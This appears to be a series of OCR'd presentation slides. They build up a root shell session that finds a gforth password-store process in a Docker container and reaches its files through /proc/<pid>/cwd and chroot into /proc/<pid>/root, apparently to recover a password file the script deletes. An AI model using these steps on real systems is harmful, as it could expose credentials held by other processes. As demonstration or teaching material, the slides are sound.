
```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
```

Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
> head ./passwordstore.fs
\ serr writes a line to stderr
: serr ( c-addr u - )  stderr write-line throw ; \ Write to stderr

\ Delete the password file.
s" passwords.fs" 2DUP
delete-file throw
s" Deleted password file " stderr write-file throw
( filename) serr

\ Serve password requests
```

Chroot?




```
> pwd
/proc/23325/cwd
```

Chroot?




```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
```

Chroot?




```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
```

Chroot?




```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
```

Chroot?




```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs
```

Chroot?



